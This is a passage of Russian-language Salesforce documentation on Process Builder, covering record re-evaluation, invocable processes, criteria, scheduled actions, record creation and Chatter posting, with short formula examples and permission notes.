Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Не рекомендуем использовать дополнительные параметры, если процесс использует функции формулы ISCHANGED, ISNEW или PRIORVALUE. При использовании данных параметров просмотрите перечисленные ниже рекомендации.
  - При первоначальном создании записи функция ISNEW оценивается как истинная на всех этапах транзакции процесса. Если процесс использует функцию формулы ISNEW и выполняет повторную многократную оценку записи в одной транзакции, то данный процесс поддерживает многократное выполнение действий.

    Например, процесс проверяет организацию на предмет ее создания или обновления.

    1. Если функция ISNEW оценивается как true, то процесс обновляет годовой доход организации и публикует сообщение в Chatter.
    2. Если процесс обновляет годовой доход организации, то затем процесс выполняет повторную оценку записи (не более пяти дополнительных раз) ввиду ее изменения.

    При каждой оценке критериев функция ISNEW оценивается как истинная. Результатом являются шесть сообщений Chatter. Данный пример является истинным только при инициировании процесса ввиду создания записи организации.

  - При создании записи функция PRIORVALUE возвращает текущее значение в качестве предыдущего. При обновлении записи функция PRIORVALUE возвращает значение поля, заданное перед началом транзакции. Если процесс использует функцию формулы PRIORVALUE и выполняет повторную многократную оценку записи в одной транзакции, то данный процесс поддерживает многократное выполнение действий. Если процесс выполняет повторную многократную оценку записи в одной транзакции и выполняет действия только при изменении указанных критериев, то предыдущее значение возвращает значения, существовавшие перед сохранением записи.

    Например, процесс проверяет организацию на предмет ее создания или обновления.

    1. Если формула `PRIORVALUE([Account].Type) = 'Prospect'` оценивается как true, то процесс обновляет годовой доход организации и публикует сообщение в Chatter.
    2. При создании организации типа `Prospect` критерии всегда являются истинными до завершения транзакции процесса.
    3. Если при выполнении критериев типу организации назначается значение `Other`, то формула `PRIORVALUE([Account].Type) = 'Prospect'` для организации типа `Prospect` будет истинной до завершения транзакции процесса.

    При каждой повторной оценке записи предыдущему значению типа организации соответствует значение Prospect. Результатом являются шесть сообщений Chatter.

  - При первоначальном создании записи функция ISCHANGED всегда оценивается как ложная.

    Например, процесс проверяет описание организации на предмет его изменения (`ISCHANGED([Account].Description)`), а также выполняет повторную многократную оценку записей в одной транзакции. При использовании одной транзакции для создания организации без описания и последующего обновления ее описания другим процессом функция ISCHANGED оценивается как истинная при каждой повторной оценке записи ввиду сравнения пустого значения (описание организации при создании записи) с текущим значением.

    Допустим, данный процесс создает сообщение Chatter каждый раз, когда функция ISCHANGED([Account].Description) оценивается как истинная. Этот процесс может создать рекурсивный цикл, результатом которого будут шесть сообщений Chatter, так как функция ISCHANGED оценивается как истинная на всех этапах транзакции.

Повторная оценка записей в конструкторе процессов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

При добавлении объектов в процесс пользователь может выбрать многократную оценку записи в одной транзакции.

Это в некотором смысле похоже на использование кольцевой развязки вместо равнозначного нерегулируемого перекрестка в организации дорожного движения. Повторная оценка записей позволяет создать более свободный поток бизнес-трафика, вместо того чтобы останавливаться и ожидать отдельные транзакции.

При выборе данного параметра процесс может оценивать запись не более пяти дополнительных раз в одной транзакции. Запись может оцениваться повторно ввиду ее обновления процессом, бизнес-правилом или потоком в той же транзакции. После повторной оценки записи процесс использует последние значения для этой записи.

Например, процесс проверки продаж содержит несколько этапов, утверждений, уведомлений и полей, подлежащих обновлению. Некоторые изменения могут быть частью процесса или могут контролироваться другими бизнес-правилами или потоками организации. Если конструктору процессов разрешается повторная многократная оценка записи в одной транзакции, то всеми изменениями (даже изменениями из других процессов) можно управлять и оценивать в одной транзакции процесса.

СМ. ТАКЖЕ:

Рекомендации по использованию дополнительных параметров конструктора процессов

Добавление процессов в конструкторе процессов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Вызываемые процессы позволяют формировать секции процессов из блоков и добавлять к ним дополнительную логику. *Вызываемый процесс* представляет собой процесс, который запускается по вызову другого процесса. Вызываемыми и невызываемыми процессами управляет параметр «Начать процесс при», устанавливаемый в свойствах процесса.

Чтобы вызвать процесс из другого процесса, настройте действие «Процессы». Эта конфигурация включает передачу записи в вызываемый процесс. Таким образом процесс понимает, с какой записи начинать. Поскольку запись передается от одного процесса другому, вызываемый процесс получает определенную версию этой записи. Эта версия зависит от времени, когда выполняется действие «Процессы».

Немедленное действие

При вызове действия с помощью немедленного действия процесс получает значения, которые содержат запись при запуске процесса верхнего уровня.

Пример: Процесс 1 обновляет организацию и вызывает процесс 2 на основе этой организации. Процесс 2 получает версию организации при запуске процесса 1.

Запланированное действие

При вызове процесса с помощью запланированного действия процесс получает последние значения для записи.

Пример: Процесс 1 обновляет организацию и через 15 минут вызывает процесс 2 на основе этой организации. Процесс 2 получает последнюю версию организации из базы данных.

Когда следует создавать вызываемый процесс?

Создаете аналогичные действия для нескольких групп действий? Единожды настройте эти действия в вызываемом процессе и затем вызывайте этот процесс из всех соответствующих групп действий. Далее для обновления этих действий обновляйте только вызываемый процесс. Все остальные процессы будут использовать обновленные действия.

Другой известный сценарий для вызываемого процесса: добавление простой логики. Процессы обрабатывают простые операторы «if/then». Что если потребуется добавить несколько таких операторов? Вместо создания потока или написания кода создайте второй уровень логики в другом процессе. Вызовите второй процесс из первого и готово!

Пример: Допустим, выполняется полное управление обращениями в одном процессе. Необходимо обработать расширенные обращения для высокодоходных организаций не так, как расширенные обращения для обычных организаций. Если обращение расширено организацией с датой продления менее месяца, уведомьте ответственного за организацию, регионального менеджера и вице-президента этого региона. Если обращение расширено организацией с датой продления более месяца, уведомьте только ответственного за организацию и регионального менеджера.

Для этого создайте вызываемый процесс. Назовите его «Расширенные обращения». Процесс обрабатывает объект «Обращение» и имеет два критерия.

- Первый критерий оценивает, отстоит ли дата продления связанной организации от текущей на срок меньше месяца или нет. Если обращение соответствует этому критерию, процесс публикуется в ленте организации со ссылкой на обращения и упоминаниями ответственного за организацию, регионального менеджера и вице-президента.
- Второй критерий не имеет параметров. Если обращение не соответствует первому критерию, процесс выполняет то же действие, за исключением упоминания регионального вице-президента.

Теперь вернемся к процессу, который автоматизирует управление обращениями. Уже имеется критерий, который проверяет, является ли обращение расширенным. Добавьте действие «Процессы» в группу действий этого критерия и настройте действие на вызов процесса «Расширенные обращения».

Предотвращение нежелательных действий в процессах

При добавлении критериев в процесс пользователь может выбрать выполнение действий только при изменении указанных критериев.

Например, процесс отправляет электронное предупреждение при наличии статуса обращения «Расширено». Допустим, сотрудники службы поддержки периодически обновляют описание обращения. При каждом сохранении нового описания процесс может проверять обращение на предмет изменения статуса «Расширено» вместо периодической отправки электронных предупреждений. Таким образом, процесс выполняет действия только при изменении статуса на значение «Расширено», но не при назначении статуса «Расширено».

Совет: Дополнительную информацию см. в данном коротком видеоролике «Предотвращение нежелательных действий в процессе».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ниже перечислены условия, при выполнении которых данный параметр не поддерживается.

- Процесс начинается только при создании записи.
- Процесс начинается при создании или редактировании записи, но критерии не оцениваются.
- Критерии оценивают формулу, но формула не содержит ссылку на запись, начавшую процесс.
- Процесс использует оператор «Изменено» в условии фильтра.

Значение «Да»	Условия выполнения действий	Условия невыполнения действий
Выбрано	• Запись создана. • Запись обновлена. Текущие значения соответствуют условиям, а последние предыдущие значения не соответствовали условиям.	• Текущие значения записи соответствуют условиям, а последние предыдущие значения записи соответствовали критериям. • Текущие значения записи не соответствуют условиям.
Не выбрано	• Запись создана. • Запись обновлена, а текущие значения соответствуют условиям.	Текущие значения записи не соответствуют условиям.

СМ. ТАКЖЕ:

Рекомендации по использованию дополнительных параметров конструктора процессов

Создание процесса

Чтобы создать процесс, определите его свойства и записи, подлежащие оценке, а затем добавьте нужные критерии и действия.

1. Определение свойств процесса
   Определите свойства для уникальной идентификации процессов и более удобного управления процессами.
2. Определение записей для оценки
   Свяжите процесс с объектом и укажите время начала процесса.
3. Добавление критерия процесса
   Определите критерии процесса, которые должны быть истинными для выполнения связанных действий.
4. Добавление действий в процесс
   Определите действия, которые должны выполняться при выполнении заданных критериев. Порядок выполнения действий соответствует порядку их отображения в конструкторе процессов.
5. Выполнение действий над несколькими критериями
   Выберите остановку или продолжение процесса после выполнения определенных критериев и связанных действий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или просмотра процессов:

- «Управление Force.com Flow»

  И

  Просмотр всех данных

Определение свойств процесса

Определите свойства для уникальной идентификации процессов и более удобного управления процессами.

1. Введите строку *«Конструктор процессов»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Конструктор процессов»**, затем щелкните **«Создать»**.

   При необходимости измените текущий активный процесс путем создания его неактивной копии. Копия может использоваться как новый процесс или новая версия текущего процесса.

2. Чтобы определить процесс, заполните данные поля.

Поле	Описание
Имя процесса	Имя процесса. Поле «Имя процесса» должно содержать не более 255 символов. Данное имя отображается на странице управления процессами (для перехода к этой странице введите строку *«Конструктор»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Конструктор процессов»**), поэтому рекомендуется выбрать для процесса имя, которое позволит отличить его других процессов.
`API-имя`	Имя, используемое интерфейсом API и управляемыми пакетами. Поле «`API-имя`» должно содержать не более 79 символов. Данное имя должно быть уникальным среди всех процессов и потоков. (При использовании потоков данному полю назначается метка «Уникальное имя».) Имя должно начинаться с буквы и содержать только буквы, цифры и символы подчеркивания. Имя не может заканчиваться символом подчеркивания, а также содержать пробелы или два последовательных символа подчеркивания. Сохраненное поле «`API-имя`» процесса нельзя изменить.
Описание	Дополнительно. Описание процесса. Описание также отображается на странице управления процессом. Оно позволяет понять разницу между процессами и увидеть, что делает каждый процесс.
Время запуска процесса	Указывает время запуска процесса. Можно установить запуск процесса: • при изменении записи; • при вызове процесса другим процессом.

3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или просмотра процессов:

- «Управление Force.com Flow»

  И

  Просмотр всех данных

Определение записей для оценки

Свяжите процесс с объектом и укажите время начала процесса.

1. Щелкните **«Добавить объект»**.
2. Выберите нужный объект в поле «Объект». Щелкните **«Найти объект...»** для открытия раскрывающегося списка и введите значение для фильтрации списка.

   После сохранения данной панели выбранный объект не может быть изменен.
3. Выберите время начала процесса.

Условие	Параметр
Процесс начинается при каждом создании записи для указанного типа объекта.	только при создании записи
Процесс начинается при каждом создании или обновлении записи для указанного типа объекта.	при создании или редактировании записи

Прим.: Третий параметр («создано и изменено для дальнейшего соответствия критериям»), доступный при использовании бизнес-правил, будет отображаться при добавлении критериев, если здесь выбирается параметр «при создании или редактировании записи».

4. Чтобы определить необходимость многократной оценки записи в одной транзакции, разверните область **«Дополнительно»**.

   При выборе значения «Да» процесс может оценивать запись не более пяти дополнительных раз в одной транзакции. Запись может оцениваться повторно ввиду ее обновления процессом, бизнес-правилом или потоком в той же транзакции. Дополнительную информацию см. в разделе «Повторная оценка записей в конструкторе процессов» на странице 6068.
5. Сохраните внесенные изменения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или просмотра процессов:

- «Управление Force.com Flow»

  И

  Просмотр всех данных

Добавление критерия процесса

Определите критерии процесса, которые должны быть истинными для выполнения связанных действий.

При выполнении критерия процесс выполняет связанную группу действий. При невыполнении критерия процесс пропускает группу действий и оценивает критерий для следующей группы действий.

1. Щелкните **«Добавить критерии»**.
2. Введите имя данного критерия.

   Имя отображается на холсте, позволяя пользователям различать добавленные критерии.
3. Выберите нужный тип критерия. Данный выбор определяет поля, которые должны отображаться в диалоговом окне.

Цель	Параметр
Наличие определенных значений полей в записи. Например, чтобы выполнить связанные действия для записей возможностей, стоимость которых превышает 5 000 долларов США, воспользуйтесь фильтром ниже. `[Opportunity].Amount greater than $5000.00`	Соответствие условиям
Оценка записи посредством формулы. Например, чтобы выполнить связанные действия для организаций, годовой доход которых превышает 1 000 000 долларов США, при изменении организации любым пользователем, кроме ответственного, воспользуйтесь формулой ниже. `AND (([Account].LastModifiedBy.Id <> [Account].Owner.Id) , ([Account].AnnualRevenue > 1000000) )`	Значение формулы оценивается как истинное
Выполнение связанных действий без оценки записи. Процесс выполняет все действия, связанные с данным критерием, и пропускает другие оставшиеся критерии (если не указано другое). Если требуется остановить процесс после выполнения этих действий, рекомендуем выбирать данный параметр только для последнего критерия в процессе.	Без критериев: просто выполнение действий!

4. При выборе значения «Соответствие условиям» выполните указанные ниже действия.
   a. Определите условия фильтра путем выбора значений полей, подлежащих оценке.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или просмотра процессов:

- «Управление Force.com Flow»

  И

  Просмотр всех данных

Поле	Выберите нужное поле. При необходимости оцените значения для записей, связанных с записью, начавшей процесс. Просто щелкните связанную запись со значком > напротив поля кода. Например, если запись, начавшая процесс, принадлежит объекту «Контакт», то значение может быть оценено для поля «Годовой доход» организации контакта. Чтобы получить доступ к данному полю, щелкните «Код организации» >, выберите поле **«Годовой доход»** и щелкните **«Выбрать»**.
Оператор	Доступные операторы определяются типом данных поля.
Тип	Доступные типы значений определяются типом данных поля.
Значение	Определите нужное значение. Дополнительную информацию см. в разделе «Настройка значений в конструкторе процессов» на странице 6062.

b. Определите условия, которые должны быть истинными для выполнения связанных действий, в поле «Условия».

Чтобы воспользоваться настраиваемой логикой, введите текстовую строку, содержащую:

- числа для обращения к каждому условию
- операторы «И» или «ИЛИ» для определения условий, которые должны быть истинными
- скобки для объединения элементов строки

Например, при использовании логики «1 И (2 ИЛИ 3)» результат оценивается как истинный при истинности первого условия и истинности второго или третьего условия. Максимальная длина текста логики условия составляет 1 000 символов.

Прим.: Двусмысленные логические условия, разделенные скобками, обычно не приводят к ошибкам проверки. Например:

- условие «1 И 2 ИЛИ 3» приводит к ошибке;
- условие «1 И (2 И 3) ИЛИ 4» не приводит к ошибке.

Не рекомендуется использовать двусмысленные настраиваемые логические условия при перегруппировке частей строки, так как это может привести к непредсказуемым результатам.

5. При выборе значения «Значение формулы оценивается как истинное» определите нужную формулу.
6. Чтобы определить необходимость выполнения действий только при создании или редактировании записи для соответствия критериям, нажмите **«Дополнительно»** внизу панели.

   Дополнительную информацию см. в разделе «Предотвращение нежелательных действий в процессах» на странице 6069.

   Прим.: Данный параметр доступен только при условии, что процесс начинается при создании или редактировании записи, а пользователь выбирает значение «Условия фильтра выполняются» или «Значение формулы оценивается как истинное».

7. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Выполнение действий над несколькими критериями

Добавление действий в процесс

Определите действия, которые должны выполняться при выполнении заданных критериев. Порядок выполнения действий соответствует порядку их отображения в конструкторе процессов.

Группа действий может содержать немедленные и запланированные действия. Немедленные действия выполняются при выполнении критериев оценки. Запланированные действия выполняются в указанное время. Например, система Salesforce позволяет автоматически отправлять электронные напоминания группе, работающей с организациями, если ценная возможность остается открытой за 10 дней до указанной даты закрытия.

Прежде чем начать работу, определите тип данного действия: немедленное или запланированное. Чтобы выполнить действие в определенное время, выберите время его выполнения.

1. Щелкните **«Добавить действие»**.
2. Выберите нужный тип действия, а затем заполните поля для его определения.

Создание записи из процесса

Чтобы создать запись, введите значения вручную или воспользуйтесь значениями связанных записей.

Вызов процесса из другого процесса

Вызов процесса из другого процесса Вызываемые процессы предоставляют возможность многократного использования, что позволит сэкономить время на повторяющихся действиях.

Создание сообщения Chatter из процесса

Сообщение может быть опубликовано в ленту пользователя, группы Chatter или записи, начавшей процесс.

Использование быстрого действия из процесса

Быстрое действие, созданное текущим пользователем или другим администратором для организации, позволяет создавать записи, обновлять записи или регистрировать вызовы.

Запуск потока из процесса

Запуск автоматически запущенного потока из процесса позволяет автоматизировать сложные бизнес-процессы — создавать потоки для выполнения логики и разрешать событиям запуск потоков посредством процессов — без создания специального кода.

Отправка сообщения эл. почты из процесса

Сообщение эл. почты может быть отправлено из процесса посредством электронного предупреждения. Электронные предупреждения настраиваются вне конструктора процессов и содержат стандартный текст, список получателей и шаблон сообщения эл. почты.

Отправка записи на утверждение из процесса

Отправьте запись, начавшую процесс, на утверждение.

Обновление записей из процесса

Чтобы обновить как минимум одну запись, связанную с записью, начавшей процесс, введите значения вручную или воспользуйтесь значениями из связанных записей.

Вызов кода Apex из процесса

Вызов Apex из процесса позволяет добавлять настраиваемые функции в процесс.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или просмотра процессов:

- «Управление Force.com Flow»

  И

  Просмотр всех данных

Определение времени выполнения действий посредством планирования

Вы можете выполнять запланированные действия в указанное время. Группа действий, поддерживающая запланированные действия, может иметь несколько расписаний. Например, пользователи могут планировать выполнение разных действий на разные дни.

Прим.: Прежде чем добавить действия по планированию в ваш процесс, разберитесь с принципом его работы. Просмотрите рекомендации по использованию запланированных действий.

Запланированные действия не поддерживаются во всех группах действий. Если желаете планировать действия, убедитесь, что один из следующих параметров верный для группы действий.

- Процесс начинается только при создании записи (1).
- Процесс начинается при создании или правке записи (2), а связанные узлы критериев используют действия только при выполнении указанных изменений (3).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или просмотра процессов:

- «Управление Force.com Flow»

  И

  Просмотр всех данных



1. Щелкните **«Задать расписание»** в группе действий, поддерживающей запланированные действия.
2. Чтобы запланировать действия на основе поля даты/времени для записи, начавшей процесс, выполните указанные ниже действия.
   a. Установите первый переключатель.
   b. В раскрывающемся списке в правой части панели выберите нужную дату для планирования действия.

Например, если процесс опирается на запись организации, выберите поле организации **«Дата создания»**.

c. Укажите нужное количество дней или часов до или после поля.

При выполнении критериев для данной группы действий на момент наступления данного времени система Salesforce выполняет запланированные действия.

3. Чтобы запланировать выполнение действий через определенное количество дней или часов после выполнения процесса, выполните указанные ниже действия.

a. Установите второй переключатель.

b. Укажите нужное количество дней или часов после выполнения процесса.

При выполнении критериев для данной группы действий на момент наступления данного времени система Salesforce выполняет запланированные действия.

4. Сохраните расписание.

Создание записи из процесса

Чтобы создать запись, введите значения вручную или воспользуйтесь значениями связанных записей.

Чтобы добавить действие в процесс, заполните соответствующие поля после создания действия и выбора типа «Создать запись». Затем полю «Создано» новой записи задается пользователь, начавший процесс (путем создания или редактирования записи).

Внимание: При создании процессов для замены любых бизнес-правил рекомендуем удалить данные бизнес-правила после активации эквивалентных процессов. В противном случае система выполняет как бизнес-правила, так и процессы, совместное использование которых возвращает непредвиденные результаты (например, перезаписанные записи или повторяющиеся сообщения эл. почты). Выполните аналогичные действия при создании процессов для замены любых триггеров Apex.

1. Введите имя данного действия.

Данный текст отображается на холсте, позволяя пользователям различать действия в процессе. При отображении на холсте имя усекается.

2. Выберите нужный объект в поле «Тип записи». Чтобы отфильтровать раскрывающийся список, введите имя нужного объекта.

При выборе объекта отображается как минимум одна строка, позволяющая задавать значения полей для новой записи.

Внимание: Строки отображаются автоматически для полей, требуемых интерфейсом API. При необходимости укажите значения для других полей. Рекомендуем использовать макеты страниц организации для определения обязательных полей.

3. Задайте значения полей записи.

Поле	Выберите нужное поле. Чтобы отфильтровать раскрывающийся список, введите имя нужного поля.
Тип	Выберите нужный тип значения. Доступные типы определяются выбранным полем.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или просмотра процессов:

- «Управление Force.com Flow»

И

Просмотр всех данных

Значение	Чтобы задать значение для поля, воспользуйтесь полем ввода текста для ввода значения вручную или областью выбора поля для использования значения поля из связанной записи. Дополнительную информацию см. в разделе «Настройка значений в конструкторе процессов» на странице 6062.

4. Нажмите кнопку **«Сохранить»**.

Совет:

- При настройке процесса для создания записи организации поле *«Имя»* отображается как обязательное. При создании организации-лица добавьте поле *«Фамилия»*, которое по умолчанию не отображается как обязательное. При необходимости введите временное значение для поля *«Имя»*.
- При создании записи обязательные поля, как правило, отображаются вверху списка. Тем не менее при сохранении действия «Создать запись», закрытии процесса и повторном открытии действия порядок отображения обязательных полей может быть другим.

Вызов процесса из другого процесса

Вызов процесса из другого процесса Вызываемые процессы предоставляют возможность многократного использования, что позволит сэкономить время на повторяющихся действиях.

Чтобы добавить действие в процесс, заполните соответствующие поля после создания действия и выбора типа «Процессы».

Можно вызывать процессы с помощью объектов, которые совместно используют по крайней мере один уникальный код. Например, в объектах «Организация» и «Обращение» поле `AccountId` является уникальным для объекта «Организация» и также используется объектом «Обращение». Можно создать вызываемый процесс, который обновляет запись «Обращение». Затем пользователь сможет вызывать процесс из:

- процесса, который обновляет ответственного за запись «Организация»;
- процесса, который добавляет адрес отправки организации или обновляет его.

При создании процесса, который вызывает другой процесс, каждый такой процесс будет учитываться процессом и другими применимыми ограничениями. Ограничения DML в процессах, которые вызывают другие процессы, считаются одной транзакцией.

Внимание: При создании процессов для замены любых бизнес-правил рекомендуем удалить данные бизнес-правила после активации эквивалентных процессов. В противном случае система выполняет как бизнес-правила, так и процессы, совместное использование которых возвращает непредвиденные результаты (например, перезаписанные записи или повторяющиеся сообщения эл. почты). Выполните аналогичные действия при создании процессов для замены любых триггеров Apex.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или просмотра процессов:

- «Управление Force.com Flow»

  И

  Просмотр всех данных

1. Введите имя данного действия.

   Данный текст отображается на холсте, позволяя пользователям различать действия в процессе. При отображении на холсте имя усекается.

2. Выберите вызываемый процесс. Для выбора доступны только активные вызываемые процессы.

3. Выберите переменную процесса. Учтите, что выбрать можно только поля, связанные с объектом, который ассоциируется с вызываемым процессом.

Создание сообщения Chatter из процесса

Сообщение может быть опубликовано в ленту пользователя, группы Chatter или записи, начавшей процесс.

Данное действие доступно только организациям, использующим Chatter. Элемент ленты будет отображаться как сообщение, созданное пользователем, начавшим процесс (путем создания или редактирования записи).

Публикация сообщения в ленту Chatter пользователя из процесса

Сообщение может быть опубликовано в ленту пользователя путем выбора конкретного пользователя организации или заполнения поля поиска пользователя в нужной записи.

Публикация сообщения в группу Chatter из процесса

Сообщение может быть опубликовано в ленте конкретной группы Chatter.

Публикация сообщения в ленту Chatter записи из процесса

Сообщение может быть опубликовано в ленту записи, начавшей процесс.

Упоминание пользователя или группы в действии процесса «Отправить публикацию в Chatter»

Когда вы отправляете публикацию на ленту Chatter из процесса, вы можете упоминать пользователей при указании соответствующего поля «Код пользователя» в области выбора поля.

СМ. ТАКЖЕ:

Параметры Chatter

Рекомендации по процессам, публикующим сообщения в Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или просмотра процессов:

- «Управление Force.com Flow»

  И

  Просмотр всех данных

Публикация сообщения в ленту Chatter пользователя из процесса

Сообщение может быть опубликовано в ленту пользователя путем выбора конкретного пользователя организации или заполнения поля поиска пользователя в нужной записи.

Чтобы добавить действие в процесс, заполните соответствующие поля после создания действия и выбора типа «Опубликовать в Chatter».

Внимание: Недоступность нужной ленты при инициировании процесса (например, ввиду неактивности пользователя) может стать причиной отображения ошибки и неудачного завершения процесса.

1. Введите имя данного действия.

   Данный текст отображается на холсте, позволяя пользователям различать действия в процессе. При отображении на холсте имя усекается.

2. Выберите значение «Пользователь» в поле «Опубликовать в».
3. Выберите область поиска пользователя для параметра «Пользователь».
4. В зависимости от значения, выбранного для параметра «Пользователь», найдите или выберите нужного пользователя.

   При выборе пользователя из записи рекомендуем выбрать поле, содержащее код пользователя (например, «Код ответственного» или «Код пользователя»).

5. Введите нужное сообщение. Вы можете вставлять поля для слияния, добавлять тему и упоминать пользователей или группы.

   Сообщение может содержать не более 10 000 символов.

   Разрешается использовать только существующие темы. Используемое поле слияния, которое не содержит значение, отображается как пустое значение.

6. Сохраните действие.

СМ. ТАКЖЕ:

Параметры Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или просмотра процессов:

- «Управление Force.com Flow»

  И

  Просмотр всех данных

Публикация сообщения в группу Chatter из процесса

Сообщение может быть опубликовано в ленте конкретной группы Chatter.

Чтобы добавить действие в процесс, заполните соответствующие поля после создания действия и выбора типа «Опубликовать в Chatter».

Внимание: Недоступность нужной ленты при инициировании процесса может стать причиной отображения ошибки и неудачного завершения процесса.

1. Введите имя данного действия.

   Данный текст отображается на холсте, позволяя пользователям различать действия в процессе. При отображении на холсте имя усекается.

2. Выберите значение «Группа Chatter» в поле «Опубликовать в».

3. Найдите нужную группу Chatter для параметра «Группа».

4. Введите нужное сообщение. Вы можете вставлять поля для слияния, добавлять тему и упоминать пользователей или группы.

   Сообщение может содержать не более 10 000 символов.

   Разрешается использовать только существующие темы. Используемое поле слияния, которое не содержит значение, отображается как пустое значение.

5. Сохраните действие.

СМ. ТАКЖЕ:

Параметры Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или просмотра процессов:

- «Управление Force.com Flow»

  И

  Просмотр всех данных

Публикация сообщения в ленту Chatter записи из процесса

Сообщение может быть опубликовано в ленту записи, начавшей процесс.

Сообщение может быть опубликовано в ленте Chatter записи только при включении функции отслеживания ленты для объекта, связанного с процессом.

Чтобы добавить действие в процесс, заполните соответствующие поля после создания действия и выбора типа «Опубликовать в Chatter».

Внимание: Недоступность нужной ленты при инициировании процесса (например, ввиду неактивности пользователя) может стать причиной отображения ошибки и неудачного завершения процесса.

1. Введите имя данного действия.

   Данный текст отображается на холсте, позволяя пользователям различать действия в процессе. При отображении на холсте имя усекается.

2. Выберите значение «Данная запись» в поле «Опубликовать в».

3. Введите нужное сообщение. Вы можете вставлять поля для слияния, добавлять тему и упоминать пользователей или группы.

   Сообщение может содержать не более 10 000 символов.

   Разрешается использовать только существующие темы. Используемое поле слияния, которое не содержит значение, отображается как пустое значение.

4. Сохраните действие.

СМ. ТАКЖЕ:

Параметры Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или просмотра процессов:

